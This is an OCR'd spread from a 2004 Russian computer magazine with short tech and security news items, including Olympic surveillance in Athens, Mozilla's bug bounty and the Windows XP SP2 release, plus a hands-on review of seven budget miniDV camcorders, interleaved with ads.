Нет, говорящий детектор мобильников - отнюдь не лишняя безделушка. Устройство занимается обнаружением в помещении работающих сотовых телефонов. Например, в театре, чтобы ни один чисто реальный пацан не заговорил на весь зал во время финальной арии умирающего лебедя на руках Эвридики :). В общем, везде, где пользоваться сотовой связью запрещено, такой детектор будет как нельзя кстати. Обнаружив работающий сотовый телефон, устройство воспроизведет сообщение, в котором будет подробно расписано, почему нельзя юзать мобилу в данном месте. Сообщения хозяева могут записывать длиной до 20 секунд. Детектор способен отлавливать даже жучки и различные шпионские видеокамеры, которые передают информацию по радиоканалам. Стоимость такого удовольствия 240 убитых енотов. ■

БОЛЬШАЯ СЛЕЖКА В МАЛЕНЬКИХ АФИНАХ

ВЗЛОМ



В этом году Олимпийские игры проходят в Афинах. Тысячи людей навестили этот исторический центр, чтобы своими глазами посмотреть на праздник спорта. Понятное дело, при таком количестве народу в наше неспокойное время возможно всякое. Поэтому группа компаний (Siemens, General Dynamics, Honywell, Elbit Systems и др.) под руководством американской корпорации Science Application International разработала и внедрила в Афинах самую совершенную в мире систему слежения. Более тысячи камер с микрофонами, установленные на улицах греческих городов, в портах и аэропортах, записывают разговоры пешеходов. Речь затем переводится с помощью специального ПО в текст и заносится в базу данных. Туда же попадает весь мыльный трафик, ходящий в инете. База данных автоматически мониторится на наличие потенциально опасных фраз (ядерное оружие, бомба, взорвать). Помимо этого, на поддержку безопасности выделено 4000 машин, патрулирующих Афины, 12 катеров, 9 вертолетов, 4 дирижабля с различными сенсорами (в том числе и химическими) и 4 мобильных центра управления.

Общие расходы составили более полутора миллиардов долларов. В других городах, где раньше проходили Олимпийские игры, тоже ввели электронные средства слежения, так что операция носит международный характер.

В Афинах прошло несколько демонстраций в знак протеста против нарушения прав на личную жизнь. В результате множество камер были обрызганы краской и выведены из строя. ■

УМНАЯ ПИСАЛКА

ЖЕЛЕЗО

Очередной привод для работы с оптическими дисками представила компания Samsung Electronics. Новый пишущий DVD-привод получил красноречивое название TS-H552. Устройство поддерживает запись дисков DVD+R со скоростью 16x и 12-скоростную запись DVD-R. Помимо поддержки ставших уже классикой DVD+/-R/RW дисков, привод умеет работать и с DVD+R9. Как всегда, в приводах Samsung реализовано несколько фирменных технологий: SAT (Speed Adjustment Technology) позволяет подстраивать скорость вращения для наилучшего качества записи, TAC (Tilt Actuator Compensation) - антивибрационная система и Double OPC (Optimum Power Control), которая позволяет регулировать мощность излучения в зависимости от типа носителя.

Остальные параметры ничего экстремального в себе не таят: TS-H552 оснащен интерфейсом IDE, может работать как на боку, так и на пузе, объем буфера составляет стандартные 2 Мб, а размеры - 148,2x184x42 мм. Скорость чтения DVD - 16x, CD-ROM - 48x, записи: DVD+R - 16x, DVD+RW - 4x, DVD-R - 12x, DVD-RW - 4x, DVD+R9 - 2.4x, CD-R - 40x, CD-RW - 32x.


НОВЫЙ ЭКРАН

ЖЕЛЕЗО

О начале серийного производства 2,6-дюймового ЖК-экрана, выполненного с использованием аморфного кремния, сообщила компания Samsung Electronics. Еще в мае этого года инженеры компании завершили работу над 1,94-дюймовым экраном с разрешением 207 ppi. Представленная же новинка может похвастаться лучшим качеством - разрешение составит почти 300 ppi, контрастность достигнет показателя 150:1, а яркость - 150 нит. Таким образом, по заверениям специалистов, картинка на экране будет видна даже в условиях яркой освещенности, когда экран освещен прямыми солнечными лучами. Инженеры Samsung прочат экрану большое будущее и обширное применение в производстве КПК и смартфонах. Изготовители КПК должны успеть наштамповать достаточное количество наладонников к началу рождественских каникул, времени традиционного повышения спроса на подобную продукцию.

ГОЛОГРАФИЧЕСКИЙ ДИСПЛЕЙ

HITECH




Американская компания Actuality Systems предоставила на суд зрителей самый настоящий голографический монитор. В нем отсутствует понятие ЖК или ЭЛТ-матрицы. Устройство представляет из себя прозрачную сферу диаметром 51 см, укрепленную на плоской подставке. Внутри этой сферы формируется объемное изображение на основе технологий OpenGL и VRML. Разрешение такого экрана достигает ста миллионов вокселов (объемные пикселы). К компьютеру голографический монитор подключается через интерфейс Ethernet. Чтобы увидеть объемную картинку, не нужно одевать специальных очков. Посмотрев на монитор с других ракурсов, можно увидеть разные части изображаемого объемного объекта. Такую технологию планируют использовать во многих областях: медицина, биология, геология, география и т.д.

ПЛОТНЕЕ, ЕЩЕ ПЛОТНЕЕ!

ЖЕЛЕЗО

В семье миниатюрных жестких дисков Toshiba пополнение. На этот раз инженеры компании порадовали нас двумя 1,8-дюймовыми (4,5 см) новинками: MK6006GAH емкостью 60 гигабайт и 30-гиговым MK3006GAL. Обе представленные модели обладают 2 Мб кэшем, а шпиндель каждой из них вращается со скоростью 4200 оборотов в минуту. Уже стало традицией, что каждое такое устройство обладает какими-то уникальными характеристиками. Так и в этот раз: плотность записи составляет аж 93,5 Гбит/дюйм^2. Причем любой из этих двух накопителей можно не по-детски шмонать - они выдерживают нагрузки до 500 g, а в нерабочем режиме и все 1500 g. При этом энергопотребление новинок на 20% ниже, чем у предыдущих моделей, а уровень шума составляет 16 дБ для 30 Гб диска и 18 дБ для 60 Гб. Серийное производство этих малюток весом чуть более 50 граммов планируется начать в ближайшее время.

4 ГОДА ПРОЕКТУ «ТЕСТИРОВАНИЕ ONLINE»



7 августа 2004 г. исполнилось ровно 4 года крупнейшему в России проекту бесплатного тестирования и сертификации IT-специалистов и пользователей: SPECIALIST: Тестирование On-line. За это время 170 тысяч пользователей сдали тесты более 665 тысяч раз и более 27 тысяч из них получили сертификаты специалистов.

ПАПСКАЯ ЦИФРА ОТ KODAK

ЖЕЛЕЗО



Интересную камеру анонсировала компания Kodak - EasyShare DX7590. На первый взгляд мне показалось, что это легкий апгрейд предыдущей модели, однако внешность опять обманула. Новинка оборудована более качественной сенсорной матрицей с более чем пятью миллионами активных пикселов, инженеры компании также почти полностью переколбасили систему автофокусировки. Чтобы не распыляться ненужными словами, просто приведу ключевые характеристики новой камеры:

- Сенсорная матрица: 5,36 млн. пикселов (1/2,5-дюйма), эффективных пикселов чуть больше 5 млн.
- Объектив: SCHNEIDER-KREUZNACH VARIOGON, десятикратный оптический зум, фокусное расстояние 6,32-63,2 мм (38-380 мм в 35-мм эквиваленте)
- 3x digital-zoom
- Хитрая система автофокусировки с двумя сенсорами и кучей режимов (многозональный, центровзвешенный, с ручной установкой - слева, по центру, справа). Дистанция фокусировки: 0,6 м - бесконечность (W), 2,0 м-бесконечность (T) в обычном режиме, 0,12-0,7 м (W), 1,2-2,1 м (T) - в режиме макросъемки
- ЖК-экран: 5,6 см, TFT, 153 тыс. пикселов
- Видоискатель: электронный, 311 тыс. пикселов
- Диапазон выдержек: 1/8-1/1700 с в автоматическом режиме, 16-1/1000 при ручной установке
- Светочувствительность: ISO 80-160 при автоматической установке, ISO 80/100/200/400 и 800 (1552x1164) при ручной установке
- Видеовыход: NTSC/PAL
- Стандартные размеры фотографий: 2576x1932, 2576x1716, 2304x1728, 2048x1536, 1552 x1164
- Пакетная съемка: до 5 кадров со скоростью менее 2,5 fps
- Запись видео: 640x480@12 fps, 320x240@20 fps, кодек MPEG4
- Карта памяти: SD/MMC
- Интегрированная флешка: 32 Мб
- Источник питания: ионно-литиевый аккумулятор (1700 мАч), KODAK Li-Ion 1050 мАч, опционально - док-станция, адаптер питания (5 В постоянного тока)
- Размеры - 99,6x81,2x79,9 мм
- Масса - 350 г без аккумулятора и сменного носителя



МИНЗДРАВ РОССИИ ПРЕДУПРЕЖДАЕТ:
КУРЕНИЕ ВРЕДИТ ВАШЕМУ ЗДОРОВЬЮ

BLU-RAY БУДЕТ ОСЕНЬЮ

ЖЕЛЕЗО

Полтора десятка ведущих мировых производителей высокотехнологичных устройств объединили свои усилия для скорейшей разработки полноценной спецификации Blu-ray Disc. Набор технических документов, как отмечается в ряде официальных пресс-релизов, будет готов к 30 сентября. Речь идет о новой перспективной технологии оптических носителей Blu-ray Disc, на которые планируется записывать видео высокого качества в формате HDTV. Среди 13 фирм, принявших участие в составлении спецификаций, есть такие монстры, как Sony, Panasonic и Dell. Неподдельный интерес этих компаний вызван выдающимися возможностями новой технологии. У производителей полно планов по ее применению в уже существующих продуктах. Так, Sony намеревается оснащать будущее поколение игровых приставок PlayStation2 видеопроигрывателем Blu-ray Disc. А Samsung и вовсе представил прототип своего пишущего Blu-ray Disc привода, сообщив при этом, что он может появиться в продаже уже в конце текущего года.

MOZILLA ПЛАТИТ ХАКЕРАМ ЗА ВЗЛОМ СВОЕГО ПО

ВЗЛОМ



Пока Microsoft выделяет стотысячные гранты на выслеживание авторов вирей и червей, другие компании заботятся о своей безопасности по-своему. Компания Mozilla Foundation, разработавшая одноименный браузер, запустила Mozilla Security Bug Bounty Program, в рамках которой будет выплачивать по $500 за каждую найденную уязвимость в ее ПО. Президент компании Мишель Бейкер прокомментировал это так: «Недавние события продемонстрировали необходимость принятия подобных мер. Новая программа позволит нам своевременно выявлять проблемы с обеспечением безопасности, давая нашим помощникам возможность заранее находить имеющиеся уязвимости. Это, в свою очередь, позволит нам вовремя приступить к их исправлению - прежде, чем ими успеют воспользоваться злоумышленники». Mozilla не первая компания, которая предлагает бабло за найденные баги в своих продуктах. Но тех, кто готов отстегнуть хакерам за найденные дыры, пока еще мало. В основном это security-компании, озабоченные защищенностью своего ПО.

АДВОКАТ РЕШИЛ ЗАСУДИТЬ YAHOO

ВЗЛОМ




В один прекрасный день один хитрый калифорнийский адвокат решил пообщаться. И не где-нибудь, а в Сети, и не просто в Сети, а на форуме Yahoo.com. Но не успел дядя рот открыть, как понабежала толпа анонимусов и обосрала дядю по самые уши. Нехорошими словами назвала, очень далеко заслала. Адвокат, который к обсиру не привык, очень обиделся, но как наказать анонимных развлекающихся подростков? Никак. Разве что...

Недолго думая, адвокат Стивен Гэлтон подал в суд на Yahoo, назвав компанию прибежищем антисоциальных фриков, оскорбивших его честь и достоинство. Гэлтон потребовал, чтобы Yahoo раскрыла приватную инфу всех тех урюков, которые оскорбили его в тот самый день, и выплатила ему бабло за причиненный моральный ущерб. Мало того, адвокат рассчитывает, что его поддержит вся Америка в лице юзеров, незаслуженно оскорбленных в Сети. Смешной, однако. Yahoo пока никак не прокомментировала ситуацию. Не знаю, как тебе, а мне хочется, чтобы дядю Стива выгнали из суда с позором.

SERVICE PACK 2 УЖЕ В СЕТИ!

ВЗЛОМ



На официальном сайте Microsoft, наконец, появился долгожданный SP2 для Win XP. По заверению MS, емкое (266 Мб для Professional версии) обновление позволит на порядок поднять уровень защищенности ОС. В сервис пак вошли заплатки от всех известных на тот момент уязвимостей, а также некоторые новые приятные фичи. Например, MS firewall, который пропишется в автоворан сразу после установки пака и будет охранять комп от заразы. Также теперь винда разжилась Security-центром, в котором показывается вся security-информация и можно регулировать настройки безопасности. Усовершенствованы старые опции, например, автоапдейт и поддержка беспроводной связи. IE и Outlook Express стали более защищенными.

У второго сервис пака нашлись и обратные стороны. После его установки начинают глючить или вообще перестают работать некоторые программы (список здесь: www.securitylab.ru/47178.html), снижается скорость работы по Wi-Fi. На сайте www.microsoft.com можно найти все подробности о SP2. А скачать полный дистрибутив можно здесь: www.mostconsulting.net/upload/WindowsXP-KB835935-SP2-ENU.exe или здесь: http://cable.pchome.net/system/patch/xpsp2_RTM_ENU.exe.

USB-ВИНЧЕСТЕР С ДОСТУПОМ ПО ОТПЕЧАТКАМ ПАЛЬЦЕВ

HITECH



Компания Thanko Victoria (www.thanko.co.jp) представила широкой аудитории свой новый продукт. Это внешний USB-винчестер, на котором установлен специальный сканер для распознавания отпечатков пальцев. Нет, полицейские не станут снимать таким устройством у задержанных отпечатки, им и талька хватает для этих целей. А вот если у владельца украдут такой носитель информации, то воспользоваться им не удастся. Доступ разрешается в том случае, если хозяин (их число может доходить до пяти) приложит свой палец к сканеру. Если же по каким-либо причинам распознать отпечаток не удается, то возможен доступ к информации по паролю. В противном случае вся информация на диске будет зашифрована по алгоритму DEC с 40-битным ключом.

БЮДЖЕТНЫЕ MINIDV

ЦИФРОВОЕ ВИДЕО СТАЛО ДОСТУПНЫМ

■ Шуваев Алексей, test_lab (test_lab@gameland.ru)

Каждый хакер мечтает иметь компактную цифровую видеокамеру для съемки своих оффлайновых подвигов и шпионажа за девчонками. По понятным финансовым причинам особенно интересны модели, отличающиеся приемлемой ценой (от $350 до $550). Но хорошо ли работают бюджетные miniDV камкодеры? Это мы и решили сегодня проверить.

ТЕХНОЛОГИЯ MINIDV

Взглянем на предоставленные камеры. Все они относятся к типу miniDV. Рассмотрим технологию поближе, чтобы понять преимущества и недостатки, которыми обладают камкодеры данного типа.

Начнем с расшифровки аббревиатуры miniDV. Именно эта технология изначально называлась DV - Digital Video, но компания Sony решила пойти по пути удешевления и создала Digital8. Принципиальной разницы у этих форматов нет, кроме существующего носителя, на котором сохранялись данные видеосъемки. Sony воспользовалась уже распространенными и оттого дешевыми кассетами Hi8. Из-за этого камеры получились довольно габаритными.

Другие компании взялись за разработку нового носителя (имеется в виду исключительно магнитная пленка) меньших размеров. Принцип кодирования и записи остался прежним.

> Получаемая картинка имеет разрешение 720x576.

ГОЛОВКА

При уменьшении габаритов столкнулись с проблемой повышения плотности записи. Решить задачу удалось путем увеличения скорости вращения головки с 4000 об/мин у обычных видеокамер до 9000 у miniDV.

Головка направлена под углом к пленке. Лента движется с постоянной скоростью. Для того чтобы уместить больше данных на единице длины пленки, нужно производить запись не линейно (вдоль пленки), как это делается на аудиокассетах, а под углом. В результате имеем не прямую дорожку записи, а наклонные метки. Чем выше скорость вращения головки, тем больше меток, а значит и больше записанных данных.

> Также бытует мнение, что надежность записи на Digital8 гораздо выше, нежели на miniDV.

ПОТОК ДАННЫХ

Получаемая картинка имеет разрешение 720x576, что при коэффициенте сжатия DV 5:1 будет давать поток данных 25 Mbit/s. На звук отводится 1,5 Mbit/s и до 3,5 Mbit/s идет на служебную информацию (time code, избыточное кодирование). В результате мы получаем поток до 30 Mbit/s. Несложно подсчитать, что минута видео (60 секунд) занимает примерно 1800 Mbit или 225 Mbyte.

Интерфейс FireWire (IEEE 1394) может работать на скоростях 98,304 Mbit/sec, 196,608 Mbit/sec и 393,216 Mbit/sec. Обмен данных с современными винчестерами и оптическими дисководами от 260 Mbit/sec. Так что с потоком в 30 Mbit/s вполне можно справиться на современном компьютере. Однако для работы с видео удобнее использовать сразу два HDD.

ЗВУК

Звук в DV можно писать двумя способами: 1) одна стереодорожка 16 Bit и 48 kHz, 2) две стереодорожки 12 Bit и 32 kHz. Вторая стереодорожка предназначена для комментариев и фонового звукового сопровождения при монтаже.

ВИДЕО

Видео в формате DV можно писать также двумя способами: SP (Standard Play) и LP (Long Play). В спецификации стандарта Digital Video режим записи SP является основным, и именно он разрабатывался изначально для сохранения видеопотока в первых DV-камерах. LP был привнесен позже из аналоговых Hi8/Video8 видеокамер. Он подразумевает запись с меньшей избыточностью, за счет чего на одну кассету помещается в полтора раза больше видео. Но в отличие от аналоговых камер, в LP-режиме не происходит потери качества, просто объем избыточной информации, с помощью которой можно восстановить потерянные кадры, уменьшается, а видео остается прежним. Есть один недостаток: при использовании некачественной пленки или записи разными камерами на одну кассету в режиме LP могут появляться артефакты в виде выпадания кадров или распадания изображения на квадраты.

БЛАГОДАРНОСТИ

hitryuga, 24.08.2004 18:21 : Редакция выражает благодарность за предоставленное на тестирование оборудование компаниям: «ОЛДИ» (www.oldi.ru, (095) 105-0700, 232-3009), «ULTRA Computers» (www.ultracomp.ru), представительству Canon в Москве (www.canon.ru, (095) 258-5600), представительству компании Panasonic (www.panasonic.ru), представительству компании Samsung (www.samsung.ru, (095) 258-5600).

НАДЕЖНОСТЬ ПРЕВЫШЕ ВСЕГО

Нередко можно услышать мнение, что из-за малых габаритов и высоких оборотов вращения головки miniDV камеры уступают Digital8 в плане надежности. Это не так! Гарантия, даваемая производителями на свои изделия, примерно одинакова и равна 1000 часам наработки на отказ. А срок жизни механики определяется только честностью фирмы.

Также бытует мнение, что надежность записи на Digital8 гораздо выше, нежели на miniDV. Разумное зерно в этих рассуждениях есть. Из-за меньших размеров и большей плотности записи с особой остротой встает проблема загрязнения головок. Причем чем реже ты используешь камеру, тем больше шансов после съемки получить изображение, состоящее из россыпи квадратов. Избежать возможной проблемы довольно просто - нужно воспользоваться специаль-

PANASONIC NV-GS11GC



Разрешение фотографий: 640x480
Разрешение матрицы: 0,8 Мпикс
Объектив: 24x
Вес: 410 гр
Размер: 69x87x112 мм
Разъемы: DV-вход/выход (IEEE 1394), AV, S-video-выход, микрофон, USB

> Съемки любительской камерой чаще всего производятся без штатива и в движении.

ной кассетой. Будь внимателен! Никогда не пользуйся чистящей кассетой повторно и соблюдай все инструкции, которые прописаны изготовителем в документации.

ОБЩИЕ ХАРАКТЕРИСТИКИ

Для теста мы взяли 7 видеокамер нижнего ценового диапазона (до 500 у.е.), представленных на рынке. Что можно получить на эту сумму? Все рассмотренные камеры имеют одну матрицу в 800 000 пикселов, из которых при съемке используется до 400 000 (максимальное значение), и физический размер матрицы в 1/6 дюйма (в камерах, которые используются для съемок телевизионных передач вне студии, находятся 3 матрицы по 1 000 000 пикселов каждая). Этого вполне достаточно для того, чтобы получить видеоматериал любительского качества с разрешением до 720x576 (такое же разрешение у фильмов, записанных на DVD). Помимо этого, камеры обладают возможностью делать фотоснимки с разрешением до 1024x768 пикселов и сохранять их на кассету с голосовым комментарием (возможность сохранять снимки и видеофрагменты на флеш-карты памяти есть у более дорогих моделей). В конечном итоге, различия моделей сводятся к качеству изготовления матрицы, оптике и цифровому процессору.

МЕТОДИКА ТЕСТИРОВАНИЯ

Тестирование всех камер было разделено на несколько этапов:

> Основные элементы управления удивили удачным расположением.

1. съемка в помещении при дневном освещении;
2. съемка в помещении при искусственном освещении;
3. съемка на улице днем;
4. съемка на улице вечером.

Также большое внимание уделялось эргономике и внешнему виду девайса.

Съемки любительской камерой чаще всего производятся без штатива и в движении, был проведен и такой тест. У всех камер присутствовала функция стабилизации изображения. Ради объективности теста она была активирована на все время тестирования. На всех девайсах был отключен цифровой зум, чтобы качество отснятого материала зависело в большей части от оптики. Также все настройки дисплея и баланса белого оставили в дефолтном значении.

ОСМОТРИМ КАМЕРЫ

SAMSUNG VP-D102DI

Первой на испытание попала камера фирмы Samsung. Комплектация порадовала своей полнотой: руководство пользователя на русском языке, кабель S-video, кабель USB, переходник jack-A/V с проводом 2 м, блок зарядки с проводом ~2 м, scart-переходник, пульт дистанционного управления, наплечный ремень и два CD-диска с программами монтажа видео. В стандартную поставку входит аккумулятор SB-LS110, 7,4 V, 1100 mAh (Li-ion), который обеспечивает до 1,5 часов непрерывной съемки (при использовании видоискателя и включенном режиме ночной съемки). Камера ложится в руку довольно удобно, управление трансфокатором, кнопка PHOTO и управления записью оказываются прямо под пальцами. Монохромный видоискатель может подниматься в горизонтальной плоскости. Стереомикрофон расположен над объективом и направлен вверх, что затрудняет запись звука от удаленных объектов и добавляет множество шумов. Для любителей в наличии функция «easy Q», которая активирует режим автоматического контроля параметров съемки. Если не хочется задумываться над настройками баланса белого и прочими тонкостями - смело нажимай эту кнопку и снимай. Производить съемку гораздо удобнее, задействовав жидкокристаллический цветной видоискатель 2,5 дюймов. Его можно вращать на 270 градусов в горизонтальной плоскости, что позволяет снимать на вытянутой вверх руке. Также можно повернуть дисплей (картинка перевернется автоматически) и снимать самого себя. Под дисплеем находится динамик, с его помощью довольно приятно смотреть отснятый материал.

Фильтр имеет диаметр в 30 мм, что позволяет большому количеству света попасть на матрицу. Фокусное расстояние изменяется от 2,3 до 46 мм, обеспечивая приличное качество съемки. Максимальная диафрагма f/2,7 дает нам неплохую глубину резкости.

PANASONIC NV-GS11GC И PANASONIC NV-GS33

Далее по плану камеры от Panasonic. В комплектацию входит зарядное устройство, кабель USB, диск с драйверами, чистящая кассета, пульт дистанционного управления и наплечный ремень. Зарядное устройство позволяет заряжать аккумулятор отдельно от камеры, что очень удобно, если покупаешь дополнительный элемент питания. Стандартно с камкодером поставляется аккумулятор CGR-D08R, 7,2 V, 800 mAh (Li-ion), рассчитанный на 100 минут записи без использования ЖК-экрана.

Обе камеры прочно ложатся в руку и не скользят благодаря шероховатости корпуса. Основные элементы управления удивили удачным расположением. Переключение режимов съемки и просмотра отснятого видео вынесено на отдельное колесо. В угоду оператору присутствует функция Quick Start, которая позволяет начать съемку практически мгновенно, но кнопка расположена неудачно, и нажать ее можно только имея очень длинные и гибкие пальцы. Стереомикрофон расположен на передней панели камеры, благодаря чему задействуется технология аудиозума.

Для удобства пользователя монохромный видоискатель выезжает из камеры на пару сантиметров. Данные камкодеры позволяют выбирать между автоматической или ручной фокусировкой. Широко открывающийся ЖК-монитор размером в 2,5" довольно информативен, но, к сожалению, предоставляет информацию

PANASONIC NV-GS33GC



Разрешение фотографий: 640x480
Разрешение матрицы: 0,8 Мпикс
Объектив: 10x
Вес: 365 гр
Разъемы: DV-вход/выход (IEEE 1394), AV, S-video-выход, микрофон, USB
Размер: 63x78x99мм

Gillette® Slalom Plus™ SPORT

в твою пользу!

Участвуй в Акции!

Купи Gillette® Slalom Plus™ Sport
Вырежи логотип с упаковки Gillette® Slalom Plus™ Sport
Ответь на вопрос "Почему я сыграл в пользу Gillette® Slalom Plus™ Sport?"
Пришли логотип и ответ по адресу: 117574, Москва, а/я "Slalom Plus™ Sport".
Выиграй:

- Один из 3-х **домашних кинотеатров с комплектом спутникового телевидения***
- 1000 первых приславших ответ получат **спортивное FM-радио**
- Все участники получат **стильную наручную сумку**

*Победители определяются специальным жюри.

Рекомендуемая розничная цена ***67*** *руб.*



товар сертифицирован

Наручная сумка*

FM Радио*

Домашний кинотеатр и комплект спортивного спутникового телевидения*

*Организатор оставляет за собой право заменить главный подарок на аналогичный в случае прекращения выпуска указанного подарка и в других случаях.



лучше для мужчины нет

Подробную информацию об акции и правилах участия Вы можете получить по телефону "горячей линии" 8-800-200-888-2 и на сайте www.slalomplussport.cityout.ru

SAMSUNG VP-D102DI



Разрешение фотографий: 720x576
Разрешение матрицы: 0,8 Мпикс
Объектив: 20x
Вес: 460 гр
Размер: 55x87x150 мм
Разъемы: USB, DV-вход/выход (IEEE 1394), AV, S-video-выход

только на английском языке (все остальные модели камер позволяли установить русское меню). Panasonic NV-GS11GC и NV-GS33 понравились всем, кто принимал участие в тестировании, за свои скромные габариты и эргономичность.

Диаметр объектива обеих камер равен 27 мм. Фокусное расстояние варьируется от 2,1 до 50,4 мм (2,3-23 мм у Panasonic NV-GS33), что является очень хорошим показателем при таких габаритах. Диафрагма f/1,8 дает больше возможностей, нежели диафрагма у Samsung VP-D102Di.

Canon MV690 и Canon MV700i

К нам поступили две камеры от именитого производителя. Так как модели очень схожи и даже имеют очень близкие индексы, можно сделать вывод, что основа у них одна. Так и оказалось при тестировании. Комплектация данных девайсов также порадовала: зарядное устройство, кабель-переходник на A/V, переходник на разъем SCART, наплечный ремень и руководство пользователя на 5 языках, включая русский. С моделью Canon MV690 поступил аккумулятор BP-508, 7,4 V, 800 mAh (Li-ion), а с Canon MV700i был аккумулятор повышенной емкости BP-511, 7,4 V, 1100 mAh (Li-ion) (их хватает без ЖК-дисплея примерно на 1:20 и 1:40).

Камеры обладают необычным дизайном, что отнюдь не мешает хорошей компоновке. Все органы управления расположены удачно и легкодоступны. Цветной видоискатель поднимается для удобства съемки и доступа к аккумулятору. На передней панели, помимо объектива, расположен DV-выход, закрытый пластиковой вставкой, и стереомикрофон. Практически ко всем кнопкам управления съемкой и воспроизведением можно получить доступ, не открывая ЖК-видоискатель. Сам мониторчик зафиксирован предохранителем, и случайно открыть его не получится. Работать с меню очень удобно благодаря русификации и колесу jog-dial. Под ЖК-дисплеем расположены клавиши активации цифровых эффектов, настройки data code (адрес кадра в секундах, по нему ориентируются при монтаже; можешь задать этот код, и кассета отмотается на данный кадр. На аналоговом аппарате такой точности не добиться) и поиска окончания съемки. В модели Canon MV700i добавлена клавиша REC PAUSE. Меню обоих камкодеров одинаково. Над объективом расположено крепление для лампы подсветки, позволяющее подобрать оптимальный вариант в соотношении потребление/яркость, но отсутствие хоть какого-нибудь встроенного освещения удручает. Canon, известная хорошими объективами, применила в данных камерах технологию литья прецизионных стеклянных линз, что позволило изготовить асферические элементы для объектива. Это дало хорошую резкость по всему кадру. Изображение обрабатывает видеопроцессор DIGIC DV, который позволяет более красочно и реалистично передавать оттенки кожи.

Оптика: Диаметр фильтра - 30,5 мм. Фокусное расстояние при видеосъемке составляет 2,8-50,4 мм, а максимальная диафрагма - f/1,6. Именно благодаря этому удачному сочетанию мы получили лучшую картинку.

> Возможность снимать в полной темноте присутствует благодаря мощной инфракрасной подсветке.

SONY DCR-HC18E и SONY DCR-HC20E

Имеем две камеры от самого именитого производителя видеотехники. Полнейшая комплектация: инструкция пользователя на нескольких языках, включая русский универсальный кабель с композитными A/V-выходами, S-video, scart-переходник, USB-кабель. Миниатюризация во всем своем величии! 10 кнопок и выключателей на корпусе! Дополнительные органы управления не требуются: все можно настроить при помощи сенсорного экрана. Камера легко переходит на русский при выборе необходимого пункта в меню. Возможность снимать в полной темноте присутствует благодаря мощной инфракрасной подсветке. Фирма заявляет, что возможна цветная съемка при очень слабом освещении. Стереомикрофон расположен на передней панели и пишет звук чисто, без шума работающей механики. На верхней панели присутствует универсальное гнездо для установки лампы подсветки или микрофона. Линза объектива защищена сдвигающейся шторкой. Для упрощения съемки есть режим автоматической настройки параметров, который активируется кнопкой EASY на боковой панели. Видоискатели обеих камер монохромные и производить съемку комфортнее с ЖК-монитором, подсветку которого можно отключить. На нем расположена дополнительная кнопка записи для простоты съемки самого себя. В фильтрах используется оптика Carl Zeiss Vario-Tessar, признанная самой удачной из всех создававшихся для фото- и видеоаппаратуры. Как эта малютка будет соперничать с остальными - покажет тест.

Оптика: Диаметр фильтра - 25 мм. Самая компактная камера и самый маленький объектив, который дает поток света слабее, чем у аппаратов Canon. Фокусное расстояние при видеосъемке составляет 2,3-23 мм. В таком миниатюрном корпусе просто негде разместить больше. Максимальная диафрагма f/2,3 также вносит свой вклад при создании качественной картинки.

ТЕСТИРОВАНИЕ

SAMSUNG VP-D102DI

Эта камера в помещении без искусственного света показала, по нашему мнению, довольно бледную картинку. Съемка против светлого окна выявила недостаток чувствительности матрицы. Включение дополнительного освещения добавило красок, но цвет кожи приобрел розоватый оттенок. Было замечено преобладание красного. Съемка на улице днем показала бледноватую картинку, исправить положение помогли настройки баланса белого,

> Съемка против светлого окна выявила недостаток чувствительности матрицы.

CANON MV700I



Разрешение фотографий: 1024x768
Разрешение матрицы: 0,8 Мпикс
Объектив: 18x optical
Вес: 490 гр
Размер: 53x95x139 мм
Разъемы: наушники, DV-вход/выход (IEEE 1394), AV

CANON MV690



Разрешение фотографий: 1024x768
Разрешение матрицы: 0,8 Мпикс
Объектив: 18x optical
Вес: 490 гр
Размер: 53x95x139 мм
Разъемы: наушники, DV-вход (IEEE 1394), AV

Баланс белого имеет 4 пункта: авто, в помещении, вне помещения, ручная настройка.

но мы уже отошли от заводских установок. Камера обладает 20-кратным оптическим и 900-кратным цифровым зумом.

Заявленная функция съемки в полной темноте реализуется довольно хорошо. Благодаря инфракрасным источникам света можно снимать на расстоянии до 3 метров, не задумываясь об освещении. Картинка получается довольно четкой (до 1,5 метров), но фокусировка теряется при попадании в кадр металлических предметов, отражающих ИК-лучи. Эту функцию можно использовать в большей степени как развлечение. Картинка получается зеленоватой, и мелкие детали просто ускользают от внимания оператора.

Баланс белого имеет 4 пункта: авто, в помещении, вне помещения, ручная настройка. При съемке можно использовать 8 спецэффектов: художник, мозаика, сепия, негатив, зеркало, черно-белая, рельеф, кино. Картинку можно тонировать в один из цветов: красный, синий, зеленый и желтый. Автоэкспозиция имеет следующие установки: авто, портрет, прожектор, песок/снег и короткая выдержка.

Звук несколько подкачал, хотя и использовалась одна стереодорожка 16 bit. В большей степени это обусловлено неудачным расположением микрофона. В частности, при съемке с 3 метров разговора слышно не было, но зато отлично были слышны сигналы проезжающих в отдалении машин. Шум лентопротяжного механизма можно слышать, лишь сделав запись в полной тишине.

Samsung VP-D102Di имеет практически все возможные коммуникационные выходы. Это USB, FireWire, A/V, S-video и выход микрофона. Программа работы с видео (Samsung DVC Media 5.1) отказалась найти камеру, подключенную по IEEE1394.

Камера получает оценку 5 за наличие необычной функции съемки в полной темноте, а за получаемый звук снимаем балл, итого - 4.

PANASONIC NV-GS11GC И PANASONIC NV-GS33

При съемке с недостаточным освещением камеры показали не самую качественную картинку. С дополнительным светом цвета стали естественнее и мягче. Помимо этого, есть функция soft skin, которая еще больше смягчает цвета. Оттенки кожи выглядят очень натурально. ЖК-видоискатель выдает довольно блеклую картинку, что можно исправить в настройках дисплея. Дополнительный режим Colour Night View многократно повышает чувствительность матрицы, но затрудняет фокусировку. Panasonic NV-GS11GC обладает встроенной подсветкой, состоящей из 4 светодиодов. Такое решение имеет свои особенности: очень низкое энергопотребление, имеется искажение цветов при съемке. Так как используются не лампы накаливания, изображение получается с синеватым оттенком. Широко открываю-

